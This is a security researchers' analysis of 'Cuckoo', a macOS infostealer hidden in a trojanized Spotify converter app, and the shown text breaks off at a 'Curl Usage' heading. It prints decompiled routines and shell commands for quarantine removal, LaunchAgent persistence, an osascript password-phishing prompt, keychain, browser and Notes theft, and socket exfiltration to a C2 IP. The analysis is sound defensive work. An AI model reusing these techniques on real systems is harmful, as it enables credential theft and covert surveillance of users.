Malware: Cuckoo Behaves Like Cross Between Infostealer and Spyware

By Adam Kohler & Christopher Lopez

Published: 2024-04-30 · Archived: 2026-04-06 01:57:46 UTC


On April 24, 2024, we found a previously undetected malicious Mach-O binary programmed to behave like a cross between spyware and an infostealer. We have named the malware Cuckoo, after the bird that lays its eggs in the nests of other birds and steals the host's resources for the gain of its young.

How We Found Cuckoo

The first file we dove into is named DumpMediaSpotifyMusicConverter. It was uploaded to VirusTotal on April 24; it can also be found under the name `upd`. It's a universal binary that can run on Intel or ARM-based Mac computers.

A quick Google search for that application name led us to the website dumpmedia[.]com, which was hosting the application. That website offered multiple apps for converting music from streaming services to MP3 format. We downloaded the DMG for the Spotify version to see if it contained the malicious files.

The downloaded DMG contains an application bundle. Normally, macOS applications instruct the user to drag such apps into the /Applications folder. But in this case, it tells the user to right-click on it and click Open.



When we selected Show Package Contents instead of Open, and then navigated to the macOS folder within the bundle, we found a Mach-O binary called `upd`. That name raised a red flag because, normally, such binaries have the name of the application.

When we looked at the Resources folder in that bundle, we found another application bundle called DumpMedia Spotify Music Converter. This appears to be what the normal application bundle should be.

Looking into the `upd` file in the original bundle, we found that it is signed adhoc with no developer ID. This means that Gatekeeper will initially stop the app from running and require the user to manually allow it.

```
johnlocke@macos-14 ~ % codesign -dvvv /Volumes/DumpMedia\ Spotify\ Music\ Converter\ 3.1.29/DumpMedi
Executable=/Volumes/DumpMedia Spotify Music Converter 3.1.29/DumpMedia Spotify Music Converter.app/C
Identifier=upd.upd
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=1536 flags=0x2(adhoc) hashes=38+7 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=696343119e0a0686072f6a31d0edb29a5b8fd116
CandidateCDHashFull sha1=696343119e0a0686072f6a31d0edb29a5b8fd116
CandidateCDHash sha256=7a45639f768144799d608a4bbabf144fc1e3c016
CandidateCDHashFull sha256=7a45639f768144799d608a4bbabf144fc1e3c016a7d665775c6314a0c71540f1
Hash choices=sha1,sha256
```

```
CMSDigest=702fee1d3836cc14102ec2dfbf1e6706c2e359a8e38403d82789ba7d717cfc77
CMSDigestType=2
CDHash=7a45639f768144799d608a4bbabf144fc1e3c016
Signature=adhoc
Info.plist entries=24
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=242
Internal requirements count=0 size=12
```

Running the Application

Once we allowed the application to run, we could see from a process monitor that it spawned a bash shell and started to gather host information using the `system_profiler` command to gather the hardware UUID.

```
sh -c system_profiler SPHardwareDataType | awk '/Hardware UUID/{print $(NF)}'
```

The strings for this malware are XOR-encoded; the output of the command above is set up and decoded in this subroutine:

```
100017f90  08d80150   adr     x8, 0x10001ba92
100017f94  1f2003d5   nop
100017f98  000540ad   ldp     q0, q1, [x8]  {data_10001ba92}  {data_10001ba92[0x10]}
100017f9c  e00700ad   stp     q0, q1, [sp] {XOREncodedStr}
100017fa0  000541ad   ldp     q0, q1, [x8, #0x20]  {data_10001ba92[0x20]}  {data_10001ba92[0x30]}
100017fa4  e00701ad   stp     q0, q1, [sp, #0x20] {var_50} {var_40}
100017fa8  092140f9   ldr     x9, [x8, #0x40]  {data_10001ba92[0x40]}  {0x67277d29464e2824}
100017fac  6a0e8052   mov     w10, #0x73
100017fb0  48db0150   adr     x8, data_10001bb19[1]  {"neCM1yILp7V3BbMpgfgYYE6KY"}
100017fb4  1f2003d5   nop
100017fb8  e92300f9   str     x9, [sp, #0x40]  {0x67277d29464e2824}
100017fbc  ea030039   strb    w10, [sp {XOREncodedStr}]  {0x73}
```

First, it loads a pointer to the XOR-encoded string into register `x8`. The `q` registers are used to load the values pointed to by `x8` at address `0x10001ba92` and store them on the stack. The value of `0x73` (“s” in ASCII) is moved into `x10` and is then later used to replace the first byte of the XOR-encoded string—the first letter of the `system_profiler` command. The key used to decode the string is at address `0x10001bb19`; a pointer to this address is loaded into `x8` to be used in the decoding portion of this subroutine.

Next, there’s the decoding loop:

```
100017fdc  2d7dca9b   umulh   x13, x9, x10
100017fe0  adfd43d3   lsr     x13, x13, #0x3
100017fe4  ad7d0b9b   mul     x13, x13, x11
100017fe8  8e696938   ldrb    w14, [x12, x9] {XOREncodedStr}
```

```
100017fec  0d696d38   ldrb    w13, [x8, x13]
100017ff0  ad010e4a   eor     w13, w13, w14
100017ff4  8d692938   strb    w13, [x12, x9] {XOREncodedStr}
100017ff8  29050091   add     x9, x9, #0x1
100017ffc  08050091   add     x8, x8, #0x1
100018000  3f2101f1   cmp     x9, #0x48
100018004  c1feff54   b.ne    0x100017fdc
```

The three instructions `umulh`, `lsr`, and `mul` set the value of `X13` to `0x0`. This acts as the offset for the key that is used for the decoding. The XOR-encoded string is loaded into register `W12` from an offset of the address pointed to by `X12+X9`. `X9` was already given the value of `0x1`, and the “s” was added previously, so the string starts at the second character. The key pointed to by register `X8` is iterated through a loop for the length of the encoded string.

Once this string is decoded, it is passed to a function that calls `popen()` for execution. The UUID is then saved at the address `0x10002036c` for later use.

A call to a similar XOR encoding function is used throughout the binary for all commands that are passed to `popen()`.

The application then creates a new copy of `upd`, renames it DumpMediaSpotifyMusicConverter, and places it in a hidden folder in the /Users directory. This is why it sometimes appears as `upd` and other times as DumpMediaSpotifyMusicConverter. The original `upd` will then use `xattr -d com.apple.quarantine` to remove the quarantine flag from itself and from the copy of DumpMediaSpotifyMusicConverter.

```
sh -c xattr -d com.apple.quarantine "/private/var/folders/bq/v81jjr7d35jcwg0_813491z80000gn/T/AppTra
sh -c xattr -d com.apple quarantine "/Users/test/.local-E40EC858-5B4A-5B3F-B81F-161DF17D04F3/DumpMed
```

Locale Check

After the query for the UUID, we observed that Cuckoo checks for the system’s `LANG` environmental variable. This value is then compared with other locales in an `If` statement to determine whether the malicious behavior should continue.

```
100005a2c    __builtin_strcpy(dest: &hy_AM;be_BY;kk_KZ;ru_RU;uk_UA;, src: "hy_AM;be_BY;kk_KZ;ru_RU;u
100005a40    XOR_func(&hy_AM;be_BY;kk_KZ;ru_RU;uk_UA;, 0x1f)
```

This check is completed by executing the `getenv()` function and passing the `LANG` string, which on our systems would return `en_US.UTF-8`. This value is then passed to the `snprintf()` function to “cut” the string to only 5 characters and a trailing “;” for matching purposes.

```
100005aa4  00b50a30   adr     x0, data_10001b145  {"LANG"}
100005aa8  1f2003d5   nop
100005aac  a94c0094   bl      _getenv
```

```
100005ab0  e00300f9   str     x0, [sp {LanguageENV}]
100005ab4  a2b40a50   adr     x2, data_10001b14a  {"%.5s;"}
100005ab8  1f2003d5   nop
100005abc  e0a70191   add     x0, sp, #0x69 {localeReturn(en_US;)}
100005ac0  e1008052   mov     w1, #0x7
100005ac4  fa4c0094   bl      _snprintf
```

Using the format string “%.5s;” results in `en_US;`. The `If` statement then uses the `strstr()` function to search for this result, along with another call to `_sem_open()`:

```
if (_sem_open(&_/mtx-%.2 and UUID, 0x200) != -1 && _strstr(&hy_AM;be_BY;kk_KZ;ru_RU;uk_UA;, &localeR
```

The point is that the creators of this malware did not want to infect devices in five countries:

- Armenia (`hy_AM`)
- Belarus (`be_BY`)
- Kazakhstan (`kk_KZ`)
- Russia (`ru_RU`)
- Ukraine (`uk_UA`)

If there is no match, this binary will open the legitimate SpotifyMusicConverter application.

Creating Persistence

Stealers do not typically set persistence; that behavior is more usual in spyware. So it was surprising to see that this malware does.

Each of the strings needed to create and then populate a plist are passed through the XOR function to decode. Once they are decoded, there is a check to see whether ~/Library/LaunchAgents exists. If not, it is created.

```
100003e20    void _~/Library/LaunchAgents/
100003e20    _snprintf(&_~/Library/LaunchAgents/, 0x400, "%s/%s")
100003e2c    if (_opendir(&_~/Library/LaunchAgents/) != 0)
100003e30        _closedir()
100003e2c    else if (*___error() == 2)
100003e50        _mkdir(&_~/Library/LaunchAgents/, 0x1ed)
```

To set itself as a persistent binary, `upd` first copies itself and then saves itself to a newly created folder in the User's home directory. This is accomplished using the `NSGetExecutablePath()` function, which returns the path of this binary and creates the path to DumpMediaSpotifyCoverter inside of the ~/.local-UUID path. The `fcopyfile()` function is then called to copy the binary to this new location.

```
100003efc    __NSGetExecutablePath(&mainExecutablePath, &var_269c)
100003f28    int64_t x0_25 = 0
```

```
100003f30    void pathToPlist
100003f30    if (_stat(&var_1640, &pathToPlist) != 0 && _strcmp(&mainExecutablePath, &pathTo_DumpMed
100003f38        void* var_26b0_2 = &pathTo_DumpMediaSpotifyMusicConverter
100003f50        _snprintf(&pathToPlist, 0x1000, &var_1c0)
100003f64        int64_t x0_28 = _fopen(&var_1640, "w")
100003f68        if (x0_28 != 0)
100003f90            _fwrite(&pathToPlist, 1, _strlen(&pathToPlist), x0_28)
100003f98            _fclose(x0_28)
100003fa4        int64_t fptr - Main Executable = _open(&mainExecutablePath, 0)
100003fb0        int64_t var_26b0_3 = 511
100003fbc        int64_t PathToDumpMediaSpotifyMusicConverter = _open(&pathTo_DumpMediaSpotifyMusicC
100003fd4        _fcopyfile(fptr - Main Executable, PathToDumpMediaSpotifyMusicConverter, 0, 0xf)
```

The application uses `launchctl` to persistently load a LaunchAgent for a plist from the application.

```
sh -c launchctl load -w "/Users/test/Library/LaunchAgents/com.dumpmedia.spotifymusicconverter.plist"
```

Looking into the plist, we can see its goal is to run a login script every 60 seconds.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyLis
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.user.loginscript</string>
   <key>ProgramArguments</key>
   <array>
<string>/Users/test/.local-E40EC858-5B4A-5B3F-B81F-161DF17D04F3/DumpMediaSpotifyMusicConverter</stri
   </array>
   <key>StartInterval</key>
   <integer>60</integer>
</dict>
</plist>
```

Persistence is set up with calls to the XOR function to decode the strings and then `snprintf()` to replace values in the format strings that create the plist:

```
100003d28    _memcpy(&var_1c0, "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//A
100003d38    XOR_func(&var_1c0, 0x188)
100003d3c    char var_2694 = 0
100003d48    int32_t HOME = '~!(\x06'
100003d54    XOR_func(&HOME, 5)
100003d64    int128_t var_11e0
100003d64    __builtin_strcpy(dest: &var_11e0, src: "Library/LaunchAgents")
100003d84    XOR_func(&var_11e0, 0x15)
```

```
100003d94    int64_t var_11f0
100003d94    __builtin_strcpy(dest: &var_11f0, src: "%s/.local-%s")
100003dac    XOR_func(&var_11f0, 0xd)
100003dbc    int128_t var_1220
100003dbc    __builtin_strcpy(dest: &var_1220, src: "com.dumpmedia.spotifymusicconverter.plist")
100003dd4    XOR_func(&var_1220, 0x2a)
100003de4    int128_t var_1240
100003de4    __builtin_strcpy(dest: &var_1240, src: "DumpMediaSpotifyMusicConverter")
100003dfc    XOR_func(&var_1240, 0x1f)
100003e04    int64_t x0_8 = _getenv(&HOME)
```

Privilege Escalation

From here, `upd` uses `osascript` to ask the user for their password using the prompt “macOS needs to access System Settings.” (Note that it doesn’t explicitly tell the user it needs a password.) Once the correct password is entered, `upd` stores it in a file called pw.dat that is located at ~/.local-UUID/—the same place as the copied and renamed `udp`.

We’ve seen other recent malware use a similar approach to capturing passwords. But this one uses an interesting tactic to test the password.

As mentioned, the password is saved to a file; this is completed by building the path to the file to use.

```
10000503c      int64_t homeENV = _getenv(&HOME)
10000503c      void* UUID = &UUID_10002036c
100005050      void _~/.local-UUID
100005050      _snprintf(&_~/.local-UUID, 0x400, &_%s/.local-%s)
100005054      void* var_a80 = &_~/.local-UUID
100005064      void _~/.local-UUID/pw.dat
100005064      _snprintf(&_~/.local-UUID/pw.dat, 0x400, &_%s/pw.dat)
100005070      if (_opendir(&_~/.local-UUID) != 0)
100005074          _closedir()
100005070      else if (*___error() == 2)
100005094          _mkdir(&_~/.local-UUID, 0x1ff)
```

Once the pw.dat file is created, a function we call `PasswordCapture()` is executed. It builds the script above and parses the returned text value. This value is then passed to a `passwordChecker()` function along with the `pw_name` member of the password structure that was returned by a call to `getpwuid(getuid())`. The `passwordChecker()` function uses Core Services Identity functions to determine if the captured password is correct by returning `1` if successful in authenticating.

```
1000187c8    BOOL TestPassword(int64_t passwdUser, int64_t password)
1000187f0    int64_t usernameStr = _CFStringCreateWithCString(0, passwdUser, 0x8000100)
10001881c    int64_t query = _CSIdentityQueryCreateForName(*_kCFAllocatorDefault, usernameStr, 1, 1,
10001882c    _CSIdentityQueryExecute()
```

```
100018834    int64_t queryResult = _CSIdentityQueryCopyResults(query)
100018844    char successful
100018844    if (_CFArrayGetCount() != 1)
100018890        successful = 0
100018844    else
100018850        int64_t firstValue = _CFArrayGetValueAtIndex(queryResult, 0)
100018868        int64_t passwordString = _CFStringCreateWithCString(0, password, 0x8000100)
100018880        if (_CSIdentityAuthenticateUsingPassword(firstValue, passwordString) != 0)
100018880            successful = 1
100018880        else
100018880            successful = 0
100018888        _CFRelease(passwordString)
100018898    _CFRelease(usernameStr)
1000188a0    _CFRelease(queryResult)
1000188a8    _CFRelease(query)
1000188c0    return successful
```

Once the password check is completed, it is written to the pw.dat file mentioned above.

```
100005138    if (((correctPasswd & 1) == 0 && password_1 != 0) || (correctPasswd & 1) != 0)
100005160        int64_t fptr = _fopen(&_~/.local-UUID/pw.dat, "w")
100005164        if (fptr != 0)
100005184            _fwrite(&password, 1, _strlen(&password), fptr)
10000518c            _fclose(fptr)
```

In order to proceed, the malware requires the user to accept the TCC prompts for access to the Finder, microphone, and downloads.

It then looks to discover more about the host by running the `sw_vers`, `system_profiler SPHardwareDataType`, and `ps aux` commands. These gather information about the macOS version and build, hardware, and processes. We'll explain them a bit more below.

It then calls `osascript` again to set a variable `tf` to the path of the Desktop folder. Finally, it mutes the volume of the computer.

```
osascript -e 'set volume output muted true'
```

Spying and Infostealing Capabilities

As seen in recent stealers, this malware queries for specific files associated with specific applications, in an attempt to gather as much information as possible from the system.

The main engine of this malware collects information from the system and associates the type of information collected with a keyword that is then observed in network communications.

Starting at the address `0x100016024` we will break down its capabilities in a function we call `runIT()`. (Because this malware sample was stripped— meaning we don't have information about functions—we renamed the function calls to specify different capabilities observed.)

Here we observe the use of the string `NFTktRMW`, which is seen in several communications:

```
1000123bc    if (x0_3 != 0)
1000123d0        int64_t var_178
1000123d0        __builtin_strncpy(dest: &var_178, src: "NFTktRMW", n: 9)
1000123e0        XOR_func(&var_178, 9)
1000123f0        int128_t var_1b0
1000123f0        __builtin_strcpy(dest: &var_1b0, src: "macOS Password: %s\nBLD: %s\nPC Name: %s\nUs
10001240c        XOR_func(&var_1b0, 0x32)
```

A string is also decoded that will be used to send certain types of information to the Command and Control server (C2), including the password (which was captured earlier), the build, hostname, and username. These slots are filled in by querying the system with other functions, including getuid() and hostname() For example:

- System profiler command to obtain hardware information:

```
10001248c    __builtin_strcpy(dest: &systemProfilerCMD, src: "system_profiler SPHardwareDataTy\t,")
100012498    XOR_func(&systemProfilerCMD, 0x23)
1000124a4    char* x0_14 = popenCMD(&systemProfilerCMD, 1)
```

- Call to `ps aux` to capture currently running processes:

```
1000125b0    XOR_func(&ps aux, 7)
1000125bc    char* x0_27 = popenCMD(&ps aux, 1)
1000125c0    if (x0_27 != 0)
1000125d8        x19 = _realloc(x19, _strlen() + 0x4000)
1000125e0        _strcat()
1000125ec        *(x19 + _strlen()) = 0xa
1000125f4        _free(x0_27)
```

- Query for installed applications, while avoiding .DS_Store and .localized files:

```
100012600    int64_t openApplications = _opendir("/Applications")
100012604    if (openApplications != 0)
100012610        int64_t x0_34
100012610        int128_t v0_2
100012610        x0_34, v0_2 = _strlen(x19)
100012620        *(x19 + x0_34) = *"\nApplications:\n"
100012628        int64_t i = _readdir(openApplications)
10001262c        if (i != 0)
```

```
100012684           do
100012654               if (_strcmp(i + 0x15, ".DS_Store") != 0 && _strcmp(i + 0x15, ".localized")
100012670                   _strcat(x19, i + 0x15)
100012678                   *(x19 + _strlen()) = 0xa
100012680               i = _readdir(openApplications)
100012684           while (i != 0)
10001268c       _closedir(openApplications)
```

Each of the functions below follows a similar pattern: First, important encoded strings are decoded by passing them to the XOR function mentioned earlier. Next, paths to important files for collection are created and passed to functions for opening and returning pointers to these files.

```
1000161b8    browserSetup()
1000161bc    fileZilla()
1000161c0    steamQuery()
1000161c4    wallets_and_coins!()
1000161c8    Discord()
1000161cc    Telegram()
1000161d0    zsh_ssh()
1000161ec    curlSetup(arg1, &var_c0, &var_e0, data_1000204b8, data_1000204c0, nullptr)
```

Those familiar with other macOS stealers may already be familiar with the types of files that are queried for by this one. We will dig into a few of them to show what information is obtained, then explore the others in an addendum at the end of this post.

TCC Reset

After the collection of data from these third-party applications, we observed a call to `tccutil`.

```
100018740    __builtin_strncpy(dest: &tccutil reset AppleEvents, src: "tccutil reset Ap", n: 0x10)
100018748    __builtin_strcpy(dest: &tccutil reset AppleEvents:0xa, src: "set AppleEvents")
```

This command is decoded and passed to `popen()` for execution. It will reset the TCC database specific to AppleEvents permissions. It is unclear why this was completed, since it would prompt the user for permissions.

What follows is another `osascript` command for the Desktop. Once this finishes, the collection of data continues, this time targeting Apple applications. We observed Cuckoo copying files related to Safari, Notes, and Keychain to temporary locations in /var/folder, which is assigned using the `getenv(TMPDIR)` function call.

```
sh -c osascript<<EOD tell application "Finder" duplicate folder
(POSIX file "/Users/test/Library/Keychains" as alias) to folder
(POSIX file "/var/folders/ba/v81jjr7d35jcwg0_813491z80000gn/T/Tak6rUS6eNwexzg" as
alias) with replacing end tell
EOD
```

App Data Collection

As seen in recent stealers, data from Safari, the keychain, and Notes are captured.

```
10001626c      SafarQuery()
100016270      Keychains()
100016274      Notes()
100016278      createTMPDirAndGrabFiles()
100016294      curlSetup(arg1, &var_c0, &var_e0, data_1000204b8, data_1000204c0, nullptr)
```

SafariQuery()

Paths to files of interest—including bookmarks, cookies, and history—are created and passed as arguments to functions to open and read from these files.

```
100013f34    __builtin_strcpy(dest: &binaryCookies, src: "Cookies.binarycookies")
100013f4c    XOR_func(&binaryCookies, 0x16)
100013f5c    int64_t cookiesPlist
100013f5c    __builtin_strcpy(dest: &cookiesPlist, src: "Cookies.plist")
100013f74    XOR_func(&cookiesPlist, 0xe)
100013f84    int64_t formValues
100013f84    __builtin_strncpy(dest: &formValues, src: "Form Val", n: 8)
100013f90    int32_t var_a8 = 0x441539
100013fa0    XOR_func(&formValues, 0xc)
100013fb0    int64_t HistoryDB
100013fb0    __builtin_strncpy(dest: &HistoryDB, src: "History.", n: 8)
100013fbc    HistoryDB:7.d = 0x122867
100013fcc    XOR_func(&HistoryDB, 0xb)
100013fdc    int128_t BookMarksPlist
100013fdc    __builtin_strcpy(dest: &BookMarksPlist, src: "Bookmarks.plist")
100013fec    XOR_func(&BookMarksPlist, 0x10)
100013ffc    int128_t Library/Cookies
100013ffc    __builtin_strcpy(dest: &Library/Cookies, src: "%s/Library/Cookies/%s")
100014010    XOR_func(&Library/Cookies, 0x16)
100014020    int128_t SafariCookies
100014020    __builtin_strcpy(dest: &SafariCookies, src: "%s/Library/Containers/com.apple.Safari/Dat
100014040    XOR_func(&SafariCookies, 0x3f)
100014050    int128_t Browsers/Safari
100014050    __builtin_strcpy(dest: &Browsers/Safari, src: "Browsers/Safari")
100014060    XOR_func(&Browsers/Safari, 0x10)
100014070    int64_t _/Library/Safari
100014070    __builtin_strcpy(dest: &_/Library/Safari, src: "Library/Safari")
```

There is a specific function call for Apple applications that executes multiple calls to `osascript` to duplicate and store these files in a temp directory. This temp directory is also used in the collection of other browser data.

Keychains()

For the keychain capture, Cuckoo builds a path to the user's Keychain directory (~/Library/Keychain) and passes this as the target for capturing files within the directory.

```
100014414    _snprintf(&_~/Library/Keychains, 0x200, "%s/%s/%s")
100014428    osascriptCreateforApple()
10001442c    void* var_4b0 = &var_458
10001442c    int64_t* var_4a8_2 = &Keychains
100014440    _snprintf(&_~/Library/Keychains, 0x200, "%s/%s")
100014444    int64_t* var_498 = &Keychains
100014444    void* var_490 = &_~/Library/Keychains
100014464    openDir_readDir(DirectoryOpen: &_~/Library/Keychains, "*", avoid_DS_Store, &var_498, 0x
```

Notes()

Similar to the previous captures, paths to files of interest associated with the Notes application are created and passed to the function that calls multiple `osascript` executions that make copies of these files.

```
100014564    __builtin_strcpy(dest: &NotesDir, src: "%s/Library/Containers/com.apple.Notes/Data/Libr
100014580    XOR_func(&NotesDir, 0x39)
100014584    int64_t var_520_1 = x0_5
100014594    void var_238
100014594    _snprintf(&var_238, 0x200, &NotesDir)
1000145a8    osascriptCreateforApple()
1000145b8    int128_t NoteStore.sqlite
1000145b8    __builtin_strncpy(dest: &NoteStore.sqlite, src: "%s/Library/Group Containers/group.com.
1000145cc    int128_t var_4b0
1000145cc    var_4b0:0xf.d = 0x27473f
1000145d8    XOR_func(&NoteStore.sqlite, 0x43)
1000145dc    int64_t var_520_2 = x0_5
1000145ec    _snprintf(&var_238, 0x200, &NoteStore.sqlite)
100014600    osascriptCreateforApple()
```

Additional File Capture

The malware then proceeds to look for various file-type extensions in the Desktop and Document directories.

```
sh -c osascript<<EOD
tell application "Finder"
set desktopFolder to path to desktop folder set documentsFolder to path to documents folder
set srFiles to every file of desktopFolder whose name extension is in {"txt","rtf","doc", "docx","xl
"Ovpn","kdbx","cont", “son”,“jpg","dat","pdf","pem"}
```

```
set docsFiles to every file of documentsFolder whose name extension is in {"txt","rtf","doc", "docx"
"sql","ovpn","kdbx","cont”,"son","jpg","dat","pdf", "pem"} end tell EOD
```

It will then unmute the computer by running the same command as before but by setting itself to false. It is possible that it mutes the computer and then unmutes it when it is using screen capture due to the computer making an audible sound when initiating.

Screencapture()

This malware even runs the screencapture command. Arguments passed to the screenshot function include the .jpg file type and the path where the screenshot is stored.

```
100013e68  e0730091   add     x0, sp, #0x1c {_.jpg}
100013e6c  e1a30091   add     x1, sp, #0x28 {TMPDIR/screenshot.jpg}
100013e70  14f9ff97   bl      screencaptureSetup
```

The command is then decoded and passed to `popen()` function to capture screenshots and save them.

```
1000122ec  a8750470   adr     x8, 0x10001b1a3
1000122f0  1f2003d5   nop
1000122f4  0001c03d   ldr     q0, [x8]  {data_10001b1a3, "screencapture -x -t %s "%s""}
1000122f8  a0039b3c   stur    q0, [x29, #-0x50 {screencaptureCMD}]
1000122fc  00c1c03c   ldur    q0, [x8, #0xc]  {data_10001b1a3[0xc], "e -x -t %s "%s""}
100012300  a0c39b3c   stur    q0, [x29, #-0x44 {screencaptureCMD+0xc}]
100012304  a04301d1   sub     x0, x29, #0x50 {screencaptureCMD}
100012308  81038052   mov     w1, #0x1c
10001230c  60170094   bl      XOR_func
100012310  f44f00a9   stp     x20, x19, [sp] {_.jpg} {pathForScreenshot}
100012314  e0430091   add     x0, sp, #0x10 {var_260}
100012318  a24301d1   sub     x2, x29, #0x50 {screencaptureCMD}
10001231c  01408052   mov     w1, #0x200
100012320  e31a0094   bl      _snprintf
100012324  e0430091   add     x0, sp, #0x10 {var_260}
100012328  01008052   mov     w1, #0
10001232c  cb160094   bl      popenCMD
```

We believe that the system is muted when a screenshot is captured to prevent the user from knowing it was successful (although the user would be prompted by TCC to allow it). It is unclear whether this screenshot functionality is completely developed, since we did not observe any cross-references to these functions, which would indicate what called them.

Opening the Actual Converter Application

In order to make it seem that nothing suspicious has occurred, the malware copies the legitimate version of the application that was found in the resource folder to the /Application directory. It then launches the application.

```
cp -r "/private/var/folders/bq/v81jjr7d35jwg0_813491z80000gn/T/
AppTranslocation/2C379A6D-A124-4632-B142-C00A9D88EFC5/d/
DumpMedia Spotify Music Converter. app/ Contents/Resources/DumpMedia Spotify Music Converter.app" "/
Spotify Music Converter. app"
```

```
sh -c open -a "/private/var/folders/bq/v81jjr7d35jcwg0_813491z80000gn/T/ AppTranslocation/2C379A6D-A
```

This is completed by querying for the legitimate app inside the malicious app bundle's Resource directory, using the `CFBundleCopyResourceURL()` function. Then the `cp` and `open` commands are built and executed. This is done to prevent the user from potentially noticing another file was actually executed.

```
1000058b8    _strcpy(&stringPathToAppinResource, _CFStringGetCStringPtr(_CFURLCopyFileSystemPath(_CF
1000058c4    int64_t pathLength = _strlen(&stringPathToAppinResource) - 1
1000058d0    if (zx.d(*(&stringPathToAppinResource + pathLength)) == 0x2f)
1000058d4        *(&stringPathToAppinResource + pathLength) = 0
1000058f0    int128_t filename
1000058f0    __builtin_strcpy(dest: &filename, src: "/Applications/DumpMedia Spotify Music Converter
100005908    XOR_func(&filename, 0x34)
100005914    int64_t var_1cc0
100005914    void var_1848
100005914    if (fileExists(filename: &filename) == 0)
100005924        __builtin_strcpy(dest: &var_1cc0, src: "cp -r \"%s\" \"%s\"")
100005930        XOR_func(&var_1cc0, 0x10)
100005938        void* var_1ce0_1 = &stringPathToAppinResource
100005938        int128_t* var_1cd8_2 = &filename
100005948        _snprintf(&var_1848, 0x1000, &var_1cc0)
100005954        popenCMD(&var_1848, 0)
100005964    __builtin_strcpy(dest: &var_1cc0, src: "open -a \"%s\"")
```

Network Communication and Data Exfiltration

This sample leverages sockets and the `curl` API for communication back to its C2. Below are the calls to the `send()` function after the related socket function calls.

```
1000036c0    _send(socket_return_x19, &var_47c, 4, 0)
1000036d4    _send(socket_return_x19, &length, 4, 0)
1000036e8    _send(socket_return_x19, &UUID_10002036c, zx.q(length), 0)
1000036fc    _send(socket_return_x19, &message_1, 4, 0)
100003710    _send(socket_return_x19, &A_chars, 0x10, 0)
100003724    _send(socket_return_x19, &var_458, zx.q(message_1), 0)
```

We observed network communication to the IP address 146.70.80.123, which was used to send the machine UUID that was captured when this malware first executed. It apparently checks the UUID on the C2 server, to see if the malware has already been run on the host. We observed the malware going no further than the quarantine flag removal when we tried to run the malware after the first run. If we had disconnected from the internet before additional runs, it would have progressed as if it were the first time.

Curl Usage

